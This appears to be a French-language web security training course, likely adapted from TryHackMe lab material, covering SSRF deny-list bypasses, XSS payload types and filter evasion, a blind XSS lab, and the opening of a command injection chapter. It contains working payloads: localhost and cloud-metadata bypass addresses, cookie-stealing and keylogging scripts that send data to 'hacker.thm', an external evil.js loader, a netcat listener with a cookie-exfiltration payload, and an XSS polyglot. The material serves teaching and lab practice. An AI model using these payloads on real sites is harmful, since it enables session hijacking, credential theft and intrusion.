Les développeurs plus avertis en matière de sécurité et conscients des risques de vulnérabilités SSRF peuvent implémenter des contrôles dans leurs applications pour s'assurer que la ressource demandée répond à des règles spécifiques. Il existe généralement deux approches pour cela, soit une liste de refus, soit une liste d'autorisation.

Liste de refus

Une liste de refus est l'endroit où toutes les demandes sont acceptées à l'exception des ressources spécifiées dans une liste ou correspondant à un modèle particulier. Une application Web peut utiliser une liste de refus pour protéger les points de terminaison, les adresses IP ou les domaines sensibles contre l'accès du public tout en permettant l'accès à d'autres emplacements. Un point de terminaison spécifique pour restreindre l'accès est le localhost, qui peut contenir des données de performances du serveur ou d'autres informations sensibles, de sorte que les noms de domaine tels que localhost et 127.0.0.1 apparaîtraient sur une liste de refus. Les attaquants peuvent contourner une liste de refus en utilisant d'autres références localhost telles que 0, 0.0.0.0, 0000, 127.1, 127.*.*.*, 2130706433, 017700000001 ou des sous-domaines qui ont un enregistrement DNS qui se résout en l'adresse IP 127.0.0.1 comme 127.0.0.1.nip.io.

De plus, dans un environnement cloud, il serait avantageux de bloquer l'accès à l'adresse IP 169.254.169.254, qui contient des métadonnées pour le serveur cloud déployé, y compris des informations éventuellement sensibles. Un attaquant peut contourner cela en enregistrant un sous-domaine sur son propre domaine avec un enregistrement DNS qui pointe vers l'adresse IP 169.254.169.254.

Autoriser la liste

Une liste d'autorisation est l'endroit où toutes les demandes sont refusées à moins qu'elles n'apparaissent sur une liste ou ne correspondent à un modèle particulier, comme une règle selon laquelle une URL utilisée dans un paramètre doit commencer par **https://website.thm**. Un attaquant pourrait rapidement contourner cette règle en créant un sous-domaine sur le nom de domaine d'un attaquant, tel que **https://website.thm.attackers-domain.thm**. La logique de l'application autoriserait désormais cette entrée et laisserait un attaquant contrôler la requête HTTP interne.

Ouvrir la redirection

Si les contournements ci-dessus ne fonctionnent pas, il y a encore une astuce dans la manche de l'attaquant, la redirection ouverte. Une redirection ouverte est un point de terminaison sur le serveur où le visiteur du site Web est automatiquement redirigé vers une autre adresse de site Web. Prenez, par exemple, le lien **https://website.thm/link?url=https://tryhackme.com**. Ce point de terminaison a été créé pour enregistrer le nombre de fois où les visiteurs ont cliqué sur ce lien à des fins publicitaires/marketing. Mais imaginez qu'il y ait une vulnérabilité SSRF potentielle avec des règles strictes qui n'autorisent que les URL commençant par **https://website.thm/**. Un attaquant pourrait utiliser la fonctionnalité ci-dessus pour rediriger la requête HTTP interne vers un domaine de son choix.

7.3 SSRF Pratique

Nous avons rencontré deux nouveaux points de terminaison lors d'un exercice de découverte de contenu sur le **d'assistance informatique d'Acme**. Le premier est **/private**, qui nous donne un message d'erreur expliquant que le contenu ne peut pas être visualisé depuis notre adresse IP. La seconde est une nouvelle version de la page du compte client sur **/customers/new-account-page** avec une nouvelle fonctionnalité permettant aux clients de choisir un avatar pour leur compte.


Tout d'abord, créez un compte client et connectez-vous. Une fois que vous êtes connecté, visitez la page pour afficher la nouvelle fonctionnalité de sélection d'avatar. En affichant la source de la page du formulaire d'avatar, vous verrez que la valeur du champ du formulaire d'avatar contient le chemin d'accès à l'image. Le style d'image d'arrière-plan peut le confirmer dans l'élément DIV ci-dessus, conformément à la capture d'écran ci-dessous :

```
<div class="col-xs-4">
  <div class="avatar-image" style="background-image: url('/assets/avatars/1.png')"></div>
  <input type="radio" name="avatar" value="assets/avatars/1.png">
</div>
```

Si vous choisissez l'un des avatars, puis cliquez sur le bouton **Mettre à jour l'avatar**, vous verrez le formulaire changer et, au-dessus, afficher votre avatar actuellement sélectionné. L'affichage de la source de la page montrera que votre avatar actuel est affiché à l'aide du schéma d'URI de données et que le contenu de l'image est encodé en base64 conformément à la capture d'écran ci-dessous.

```
<div class="col-xs-6 col-xs-offset-3">
  <div><strong>Current Avatar</strong></div>
  <div class="avatar-image" style="background-image: url(data:image/png;base64,iVBORw0KGgoAAAANSUgAAAEAAJ)
</div>
```


Essayons maintenant de refaire la demande, mais en changeant la valeur de l'avatar en **privé** dans l'espoir que le serveur accède à la ressource et dépasse le bloc d'adresse IP. Pour cela, dans un premier temps, faites un clic droit sur l'un des boutons radio du formulaire d'avatar et sélectionnez **Inspecter** :



Et puis modifiez la valeur du bouton radio en privé :

```
▼<div class="col-xs-4">
  <div class="avatar-image" style="background-image: url('/assets/avatars/6.png')"></div>
  <input type="radio" name="avatar" value="private">
</div>
```

Et puis cliquez sur le bouton **Mettre à jour l'avatar** . Malheureusement, il semble que l'application Web ait une liste de refus en place et ait bloqué l'accès au point de terminaison /private.



Comme vous pouvez le voir dans le message d'erreur, le chemin ne peut pas commencer par /private mais ne vous inquiétez pas, nous avons encore une astuce dans notre manche pour contourner cette règle. Nous pouvons utiliser une astuce de traversée de répertoire pour atteindre le point de terminaison souhaité. Essayez de définir la valeur de l'avatar sur **x/../private**

```
▼<div class="col-xs-4">
  <div class="avatar-image" style="background-image: url('/assets/avatars/6.png')"></div>
  <input type="radio" name="avatar" value="x/../private">
</div>
```

Vous verrez que nous avons maintenant contourné la règle et que l'utilisateur a mis à jour l'avatar. Cette astuce fonctionne car lorsque le serveur Web reçoit la requête pour **x/../private** , il sait que la ../ signifie remonter un répertoire qui traduit maintenant la requête en **/private** .

8.Script intersites/ Cross-site Scripting

Conditions préalables :

Il convient de noter que, puisque XSS est basé sur JavaScript, il serait utile d'avoir une compréhension de base du langage. Cependant, aucun des exemples n'est trop compliqué - également, une compréhension de base des demandes et des réponses client-serveur.

Le Cross-Site Scripting, mieux connu sous le nom de XSS dans la communauté de la cybersécurité, est classé comme une attaque par injection où du JavaScript malveillant est injecté dans une application Web avec l'intention d'être exécuté par d'autres utilisateurs. Dans cette partie, vous découvrirez les différents types de XSS, comment créer des charges utiles XSS, comment modifier vos charges utiles pour échapper aux filtres.

Les vulnérabilités de script intersites sont extrêmement courantes. Ci-dessous quelques rapports de XSS trouvés dans les applications massives ; vous pouvez être très bien payé pour trouver et signaler ces vulnérabilités.

- [XSS trouvé dans Shopify](#)
- [7 500 \\$ pour XSS trouvé dans le chat Steam](#)
- [2 500 \\$ pour XSS dans HackerOne](#)
- [XSS trouvé dans Infogram](#)

8.1 Charges utiles XSS

Qu'est-ce qu'une charge utile ?

Dans XSS, la charge utile est le code JavaScript que nous souhaitons exécuter sur l'ordinateur cible. Il y a deux parties dans la charge utile, **l'intention** et **la modification**.

L'intention est ce que vous souhaitez que le JavaScript fasse réellement (que nous couvrirons avec quelques exemples ci-dessous), et la modification est la modification du code dont nous avons besoin pour le faire exécuter car chaque scénario est différent.

Voici quelques exemples d'intentions XSS.

Preuve de concept :

Il s'agit de la plus simple des charges utiles où tout ce que vous pouvez faire est de démontrer que vous pouvez réaliser XSS sur un site Web. Cela se fait souvent en faisant apparaître une boîte d'alerte sur la page avec une chaîne de texte, par exemple :

```
<script>alert('XSS');</script>
```

Vol de session :

Les détails de la session d'un utilisateur, tels que les jetons de connexion, sont souvent conservés dans des cookies sur la machine cible. Le JavaScript ci-dessous prend le cookie de la cible, base64 encode le cookie pour assurer une transmission réussie, puis le publie sur un site Web sous le contrôle du pirate pour être enregistré. Une fois que le pirate dispose de ces cookies, il peut reprendre la session de la cible et être connecté en tant que cet utilisateur.

```
<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));</script>
```

Enregistreur de frappe :

Le code ci-dessous agit comme un enregistreur de frappe. Cela signifie que tout ce que vous tapez sur la page Web sera transmis à un site Web sous le contrôle du pirate. Cela pourrait être très dommageable si le site Web sur lequel la charge utile était installée sur des identifiants d'utilisateur acceptés ou des détails de carte de crédit.

```
<script>document.onkeypress = function(e) { fetch('https://hacker.thm/log?key=' + btoa(e.key) );}</script>
```

Logique métier :

Cette charge utile est beaucoup plus spécifique que les exemples ci-dessus. Il s'agirait d'appeler une ressource réseau particulière ou une fonction JavaScript. Par exemple, imaginez une fonction JavaScript pour changer l'adresse e-mail de l'utilisateur appelée **user.changeEmail()**. Votre charge utile pourrait ressembler à ceci :

```
<script>user.changeEmail('attacker@hacker.thm');</script>
```


Maintenant que l'adresse e-mail du compte a changé, l'attaquant peut effectuer une attaque de réinitialisation du mot de passe.

8.2 XSS réfléchi

Le XSS réfléchi se produit lorsque les données fournies par l'utilisateur dans une HTTP sont incluses dans la source de la page Web sans aucune validation.

Exemple de scénario :

Sur le site Web où vous entrez une entrée incorrecte, un message d'erreur s'affiche. Le contenu du message d'erreur est l'extrait de l'erreur. Le paramètre est intégré directement dans la source de la page.




```
92
93     <div class="alert alert-danger">
94         <p>Invalid Input Detected</p>
95     </div>
96
```

L'application ne vérifie pas le contenu du **error**, qui permet à l'attaquant d'insérer un code malicieux.



```
91
92
93     <div class="alert alert-danger">
94         <p><script src="https://attacker.thm/evil.js"></script></p>
95     </div>
96
97
```

La vulnérabilité peut être utilisée selon le scénario de l'image ci-dessous :



Impact potentiel :

L'attaquant pourrait envoyer des liens ou les intégrer dans une **iframe** sur un autre site Web contenant une charge utile JavaScript aux victimes potentielles pour les amener à exécuter du code sur leur navigateur, révélant potentiellement la session ou les informations du client.

Comment tester le XSS réfléchi :

Vous devrez tester tous les points d'entrée possibles ; ceux-ci inclus :

- Paramètres dans la chaîne de requête d'URL
- Chemin d'accès au fichier URL
- Parfois HTTP (bien que peu exploitables en pratique)

Une fois que vous avez trouvé des données reflétées dans l'application Web, vous devez ensuite confirmer que vous pouvez exécuter avec succès votre charge utile JavaScript. Votre charge utile dépendra de l'endroit où votre code est reflété dans l'application.

8.3 XSS stocké

Comme son nom l'indique, la charge utile XSS est stockée sur l'application Web (dans une base de données, par exemple), puis est exécutée lorsque d'autres utilisateurs visitent le site ou la page Web.

Exemple de scénario :

UN site Web de blog qui permet aux utilisateurs de publier des commentaires. Malheureusement, les commentaires ne sont pas vérifiés pour savoir s'ils contiennent du JavaScript ou un code malveillant. Si nous publions maintenant un commentaire contenant du JavaScript, cela sera stocké dans la base de données, et tous les autres utilisateurs visitant maintenant l'article auront le JavaScript exécuté dans leur navigateur.



Impact potentiel :

La JavaScript malveillant pourrait rediriger les utilisateurs vers un autre site, voler le cookie de session de l'utilisateur ou effectuer d'autres actions sur le site Web tout en agissant en tant que l'utilisateur visiteur.

Comment tester le XSS stocké :

Vous devrez tester tous les points d'entrée possibles où il semble que les données soient stockées puis affichées dans des zones auxquelles d'autres utilisateurs ont accès ; un petit exemple de ceux-ci pourrait être :

- Commentaires sur un blog
- Informations sur le profil de l'utilisateur
- Listes de sites Web


Parfois, les développeurs pensent que limiter les valeurs d'entrée côté client est une protection suffisante, donc changer les valeurs en quelque chose que l'application Web n'attendrait pas est une bonne source de découverte de XSS stocké, par exemple, un champ d'âge qui attend un entier dans un menu déroulant, mais à la place, vous envoyez manuellement la demande plutôt que d'utiliser le formulaire vous permettant d'essayer des charges utiles malveillantes.

Une fois que vous avez trouvé des données stockées dans l'application Web, vous devrez ensuite confirmer que vous pouvez exécuter votre charge utile JavaScript ; votre charge utile dépendra de l'endroit où application votre code est reflété.

8.4 XSS basé sur DOM

Qu'est-ce que le DOM ?

DOM signifie Document Object Model c'est une interface de programmation pour les documents HTML et XML. Il représente la page afin que les programmes puissent modifier la structure, le style et le contenu du document. La page Web est un document, et ce document peut être affiché dans la fenêtre du navigateur ou comme source HTML. Un diagramme du DOM HTML est affiché ci-dessous :



Si vous voulez en savoir plus sur le DOM et acquérir une compréhension plus approfondie, w3.org a une excellente ressource.

Exploiter le DOM

DOM XSS basé est l'endroit où l'exécution de JavaScript se produit directement dans le navigateur sans qu'aucune nouvelle page ne soit chargée ou que des données ne soient soumises au code backend. L'exécution se produit lorsque le code JavaScript du site Web agit sur l'entrée ou l'interaction de l'utilisateur.

Exemple de scénario :

Le JavaScript du site Web récupère le contenu du paramètre **window.location.hash**, puis l'écrit sur la page dans la section consultée. Le contenu du hachage n'est pas vérifié pour les codes malveillants, permettant à un attaquant d'injecter le JavaScript de son choix sur la page Web.

Impact potentiel :

Liens artisanaux pourraient être envoyés à des victimes potentielles, les redirigeant vers un autre site Web ou voler le contenu de la page ou de la session de l'utilisateur.

Comment tester le XSS basé sur Dom :

XSS basé sur DOM peut être difficile à tester et nécessite une certaine connaissance de JavaScript pour lire le code source. Vous devez rechercher les parties du code qui accèdent à certaines variables sur lesquelles un attaquant peut avoir un contrôle, telles que les paramètres **window.location.x**

Lorsque vous avez trouvé ces morceaux de code, vous devez alors voir comment ils sont gérés et si les valeurs sont écrites dans le DOM de la page Web ou transmises à des méthodes JavaScript non sécurisées telles que **eval()** .

8.5 Blind XSS

Blind XSS est similaire à un XSS stocké en ce sens que votre charge utile est stockée sur le site Web pour qu'un autre utilisateur puisse le voir, mais dans ce cas, vous ne pouvez pas voir que la charge utile fonctionne ou que vous puissiez d'abord la tester contre vous-même.

Exemple de scénario :

Le site Web a un formulaire de contact où vous pouvez envoyer un message à un membre du personnel. Là le contenu du message n'est pas vérifié pour tout code malveillant, ce qui permet à l'attaquant d'entrer tout ce qu'il souhaite. Ces messages reçus sont alors transformés en tickets d'assistance que le personnel consulte sur un portail Web privé.

Impact potentiel :

Utilisant la bonne charge utile, le JavaScript de l'attaquant pourrait rappeler le site Web d'un attaquant, révélant l'URL du portail du personnel, les cookies des membres du personnel, et même le contenu de la page du portail qui est vu. Désormais, l'agresseur pourrait potentiellement détourner le compte du membre du personnel.

Comment tester Blind XSS :

Lors du test des vulnérabilités Blind XSS, vous devez vous assurer que votre charge utile à un rappel (généralement en HTTP). De cette façon, vous savez si et quand votre code est exécuté.

Un outil populaire pour les attaques Blind XSS est [xsshunter](#). Bien qu'il soit possible de créer votre propre outil en JavaScript, cet outil capturera automatiquement les cookies, les URL, le contenu des pages et plus encore.

8.6 Perfectionner votre charge utile

La charge utile est le code JavaScript que nous voulons exécuter soit sur le navigateur d'un autre utilisateur, soit comme preuve de concept pour démontrer une vulnérabilité dans un site Web.

Votre charge utile peut avoir de nombreuses intentions, allant du simple affichage d'une boîte d'alerte JavaScript pour prouver que nous pouvons exécuter JavaScript sur le site Web cible à l'extraction d'informations de la page Web ou de la session de l'utilisateur.

La façon dont votre charge utile JavaScript est reflétée dans le code d'un site Web cible déterminera la charge utile que vous devez utiliser.

Le but pour chaque niveau sera d'exécuter la fonction d'alerte JavaScript avec la chaîne THM, par exemple :

```
<script>alert('THM');</script>
```

Premier niveau :

Vous êtes en présence devant un formulaire vous demandant d'entrer votre nom, et une fois que vous avez entré votre nom, il sera présenté sur une ligne ci-dessous, par exemple :

Level 1

Enter Your Name

Hello, Adam

Si vous affichez la source de la page, vous verrez votre nom reflété dans le code :

```
39
40     <div class="text-center">
41         <h2>Hello, Adam</h2>
42     </div>
```

Au lieu de saisir votre nom, nous allons plutôt essayer de saisir la charge utile JavaScript suivante : **<script>alert('THM');</script>**

Désormais, lorsque vous cliquez sur le bouton Entrée, vous obtenez une alerte contextuelle avec la chaîne **THM** et la source de la page ressemble à ceci :

```
39
40     <div class="text-center">
41         <h2>Hello, <script>alert('THM');</script></h2>
42     </div>
```

Niveau deux :

Comme au niveau précédent, on vous demande à nouveau d'entrer votre nom. Cette fois, lorsque vous cliquez sur Entrée, votre nom est reflété dans une balise d'entrée à la place :

Level 2

Enter Your Name

Enter

En consultant la source de la page, vous pouvez voir votre nom reflété dans l'attribut value de la balise d'entrée :

```
39
40     <div class="text-center">
41         <h2>Hello, <input value="Adam"></h2>
42     </div>
```

Hello,

Cela ne fonctionnerait pas si vous deviez essayer la charge utile JavaScript précédente, car vous ne pouvez pas l'exécuter depuis l'intérieur de la balise d'entrée. Au lieu de cela, nous devons d'abord échapper la balise d'entrée pour que la charge utile puisse s'exécuter correctement. Vous pouvez le faire avec la charge utile suivante : **"><script>alert('THM');</script>"</h2>**

La partie importante de la charge utile est la **">** qui ferme le paramètre de valeur, puis ferme la balise d'entrée.

Cela ferme désormais correctement la balise d'entrée et permet à la charge utile JavaScript de s'exécuter :

```
39
40     <div class="text-center">
41         <h2>Hello, <input value=" "><script>alert('THM');</script>"</h2>
42     </div>
```

Maintenant, lorsque vous cliquez sur le bouton Entrée, vous obtenez une alerte contextuelle avec la chaîne THM.

Niveau trois :

Vous êtes présenté avec un autre formulaire demandant votre nom, et comme au niveau précédent, votre nom est reflété dans une balise HTML, cette fois la balise textarea.

Nous devons échapper la balise textarea un peu différemment de celle d'entrée (au niveau deux) en utilisant la charge utile suivante :

`</textarea><script>alert('THM');</script>`

Level 3

Enter Your Name

Hello,

Adam

Cela tourne ceci :

```
39
40 <div class="text-center">
41   <h2>Hello, <textarea>Adam</textarea></h2>
42 </div>
43
```

Dans ceci :

```
39
40 <div class="text-center">
41   <h2>Hello, <textarea></textarea><script>alert('THM');</script></textarea></h2>
42 </div>
43
```

La partie importante de la charge utile ci-dessus est `</textarea>`, ce qui provoque la fermeture de l'élément textarea pour que le script s'exécute.

Maintenant, lorsque vous cliquez sur le bouton Entrée, vous obtenez une alerte contextuelle avec la chaîne THM.

Niveau quatre :

En entrant votre nom dans le formulaire, vous le verrez reflété sur la page. Ce niveau ressemble au niveau un, mais en inspectant la source de la page, vous verrez que votre nom est reflété dans du code JavaScript.

```
43
44 <script>
45   document.getElementsByClassName('name')[0].innerHTML='Adam';
46 </script>
47
```

Vous devrez échapper à la commande JavaScript existante pour pouvoir exécuter votre code ; vous pouvez le faire avec la charge utile suivante `'<script>alert('THM');//` que vous verrez dans la capture d'écran ci-dessous exécutera votre code. La `'` ferme le champ en spécifiant le nom, puis `;` signifie la fin de la commande en cours, et le `//` à la fin fait de tout ce qui suit un commentaire plutôt qu'un code exécutable.

```

43
44 <script>
45     document.getElementsByClassName('name')[0].innerHTML='';alert('THM');//';
46 </script>
47

```

Maintenant, lorsque vous cliquez sur le bouton Entrée, vous obtenez une alerte contextuelle avec la chaîne THM. Et puis, vous recevrez un message de confirmation indiquant que votre charge utile a réussi avec un lien vers le niveau suivant.

Niveau cinq :

Maintenant, ce niveau ressemble au niveau un, et votre nom est également reflété au même endroit. Mais si vous essayez la charge utile `<script>alert('THM');</script>`, cela ne fonctionnera pas. Lorsque vous affichez la source de la page, vous comprendrez pourquoi.

```

39
40 <div class="text-center">
41     <h2>Hello, <>alert('THM');</></h2>
42 </div>
43

```

Le mot script est

supprimé de votre charge utile, c'est parce qu'il existe un filtre qui supprime tous les mots potentiellement dangereux.

Lorsqu'un mot est supprimé d'une chaîne, il existe une astuce utile que vous pouvez essayer.

Charge utile d'origine :

```
<scriptscript>alert('THM');</scriptscript>
```

Texte à supprimer (par le filtre) :

```
<s<scriptscript>alert('THM');</s<scriptscript>
```

Charge utile finale (après avoir passé le filtre) :

```
<script>alert('THM');</script>
```

Essayez d'entrer la charge utile `<scriptscript>alert('THM');</scriptscript>` et cliquez sur le bouton Entrée, vous obtiendrez une alerte contextuelle avec la chaîne THM.

Niveau 6 :

Semblable au niveau deux, où nous devons échapper à l'attribut value d'une balise d'entrée, nous pouvons essayer `"><script>alert('THM');</script>`, mais cela ne semble pas fonctionner. Inspectons la source de la page pour voir pourquoi cela ne fonctionne pas.

```

39
40 <div class="text-center">
41     <h2>Your Picture</h2>
42     <img src=""scriptalert('THM');//script>
43 </div>
44

```

Vous pouvez voir que les caractères `<` et `>` sont filtrés de notre charge utile, nous empêchant d'échapper à la balise **IMG**. Pour contourner le filtre, nous pouvons profiter des attributs supplémentaires de la balise **IMG**, comme l'événement **onload**. L'événement **onload** exécute le code de votre choix une fois que l'image spécifiée dans l'attribut **src** a été chargée sur la page Web.

Modifions notre charge utile pour refléter cela

`/images/cat.jpg" onload="alert('THM');`

Puis afficher la source de la page, et vous verrez comment cela fonctionnera.

```
40     <div class="text-center">
41       <h2>Your Picture</h2>
42       
43     </div>
44
```

Maintenant, lorsque vous cliquez sur le bouton Entrée, vous obtenez une alerte contextuelle avec la chaîne THM.

Polyglottes :

Un polyglotte XSS est une chaîne de texte qui peut échapper des attributs, des balises et contourner les filtres tout en un. Vous auriez pu utiliser le polyglotte ci-dessous sur les six niveaux que vous venez de terminer, et il aurait exécuté le code avec succès.

```
jaVaScRipt:/*-/*/*`/*'/*"/**/(/* */onerror=alert('THM')
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--
!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e
```

8.7 Exemple pratique (Blind XSS)

Pour la dernière partie, nous allons passer en revue une vulnérabilité Blind XSS.

Cliquez sur l'onglet Clients « **S'inscrire ici** » pour créer un compte. Une fois votre compte configuré, cliquez sur l'onglet tickets **d'assistance**, qui est la fonctionnalité dont nous allons étudier les faiblesses.

Essayez de créer un ticket d'assistance en cliquant sur le bouton vert Créer un ticket, saisissez l'objet et le contenu du mot test uniquement, puis cliquez sur le bouton bleu Créer un ticket. Vous remarquerez maintenant votre nouveau ticket dans la liste avec un numéro d'identification sur lequel vous pouvez cliquer pour accéder à votre ticket nouvellement créé.

Comme pour la troisième tâche, nous étudierons comment le texte saisi précédemment est reflété sur la page. Lors de l'affichage de la source de la page, nous pouvons voir que le texte est placé dans une balise textarea.

```
51     <div><label>Ticket Created:</label> 23/08/2021 12:22</div>
52     <div><label>Ticket Contents:</label></div>
53     <div><textarea class="form-control">test</textarea></div>
54     ...
--
```

[Dashboard](#)
[Support Tickets](#)
[Your Account](#)
[Logout](#)

Ticket Information

Status: Open

Ticket Id: 3

Ticket Subject: test

Ticket Created: 30/09/2021 14:37

Ticket Contents:

test

Revenons maintenant en arrière et créons un autre ticket. Voyons si nous pouvons échapper à la balise textarea en entrant la charge utile suivante dans le contenu du ticket : **</textarea>test**

Encore une fois, en ouvrant le ticket et en affichant la source de la page, nous avons réussi à échapper à la balise textarea.

```

51         <div><label>Ticket Created:</label> 23/08/2021 12:24</div>
52         <div><label>Ticket Contents:</label></div>
53         <div><textarea class="form-control"></textarea>test</div>
54     </div>
55 </div>

```

Ticket Information

Status: Open

Ticket Id: 4

Ticket Subject: test

Ticket Created: 30/09/2021 14:41

Ticket Contents:

test

Développons maintenant cette charge utile pour voir si nous pouvons exécuter JavaScript et confirmer que la fonctionnalité de création de ticket est vulnérable à une attaque XSS. Essayez un autre nouveau ticket avec la charge utile suivante :

</textarea><script>alert('THM');</script>

Maintenant, lorsque vous affichez le ticket, vous devriez obtenir une boîte d'alerte avec la chaîne THM. Nous allons maintenant étendre encore plus la charge utile et augmenter l'impact des vulnérabilités. Étant donné que cette fonctionnalité crée un ticket d'assistance, nous pouvons être raisonnablement sûrs qu'un membre du personnel verra également ce ticket que nous pourrions obtenir pour exécuter JavaScript.

Certaines informations utiles à extraire d'un autre utilisateur seraient leurs cookies, que nous pourrions utiliser pour élever nos privilèges en détournant leur session de connexion. Pour ce faire, notre charge utile devra extraire le cookie de l'utilisateur et l'exfiltrer vers un autre serveur Web de notre choix. Tout d'abord, nous devons mettre en place un serveur d'écoute pour recevoir les informations.

Configurons un serveur d'écoute à l'aide de Netcat :

NC

```
user@machine$ nc -nlvp 9001
```

Maintenant que nous avons mis en place la méthode de réception des informations exfiltrées, construisons la charge utile.

```
</textarea><script>fetch('http://{URL_OR_IP}?cookie=' + btoa(document.cookie) );</script>
```

Décomposons la charge utile :

La balise **</textarea>** ferme le champ textarea.

Le tag **<script>** ouvre une zone pour nous permettre d'écrire du JavaScript.

La commande **fetch()** effectue une requête HTTP .

{URL_OR_IP} est l'URL du capteur de requêtes

?cookie= est la chaîne de requête qui contiendra les cookies de la victime.

La commande **btoa()** base64 encode les cookies de la victime.

document.cookie accède aux cookies de la victime pour le site Web.

</script> ferme le bloc de code JavaScript.

Créez maintenant un autre ticket en utilisant la charge utile ci-dessus, en veillant à échanger la variable **{URL_OR_IP}** à vos paramètres (assurez-vous de spécifier également le numéro de port pour l'écouteur Netcat). Maintenant, attendez jusqu'à une minute, et vous verrez la demande contenant les cookies de la victime.

Vous pouvez maintenant décoder en base64 ces informations en utilisant un site comme <https://www.base64decode.org/>.

9. Command Injection

9.1 Introduction (Qu'est-ce que l'injection de commande ?)

Dans cette partie, nous allons couvrir la vulnérabilité Web qu'est l'injection de commande. Une fois que nous aurons compris ce qu'est cette vulnérabilité, nous présenterons ensuite son impact et le risque qu'elle fait peser sur une application.



Ensuite, vous allez pouvoir mettre en pratique ces connaissances, à savoir :

- Comment découvrir la vulnérabilité d'injection de commande
- Comment tester et exploiter cette vulnérabilité à l'aide de charges utiles conçues pour différents systèmes d'exploitation
- Comment prévenir cette vulnérabilité dans une application
- Enfin, vous pourrez appliquer la théorie à la pratique en apprenant dans une pratique.

Pour commencer, commençons par comprendre ce qu'est l'injection de commande. L'injection de commande est l'abus du comportement d'une application pour exécuter des commandes sur le système d'exploitation, en utilisant les mêmes privilèges que ceux avec lesquels l'application s'exécute sur un appareil. Par exemple, réaliser une injection de commande sur un serveur Web exécuté en tant qu'utilisateur nommé **joe** exécutera des commandes sous l'utilisateur **joe** - et donc obtenir toutes les autorisations qu'a Joe.

Une vulnérabilité d'injection de commande est également connue sous le nom de "**Remote Code Execution**" (RCE) car un attaquant peut inciter l'application à exécuter une série de charges utiles qu'elle fournit, sans accès direct à la machine elle-même (c'est-à-dire un shell interactif). Le serveur Web traitera ce code et l'exécutera sous les privilèges et les contrôles d'accès de l'utilisateur qui exécute cette application. En raison de la possibilité d'exécuter du code à distance dans une application. Ces vulnérabilités sont souvent les plus lucratives pour un attaquant car cela signifie que l'attaquant peut interagir directement avec le système vulnérable. Par exemple, un attaquant peut lire des fichiers système ou utilisateur, des données et des éléments de cette nature.

Par exemple, pouvoir abuser d'une application pour exécuter la commande **whoami** pour lister quel compte d'utilisateur l'application exécute sera un exemple d'injection de commande.

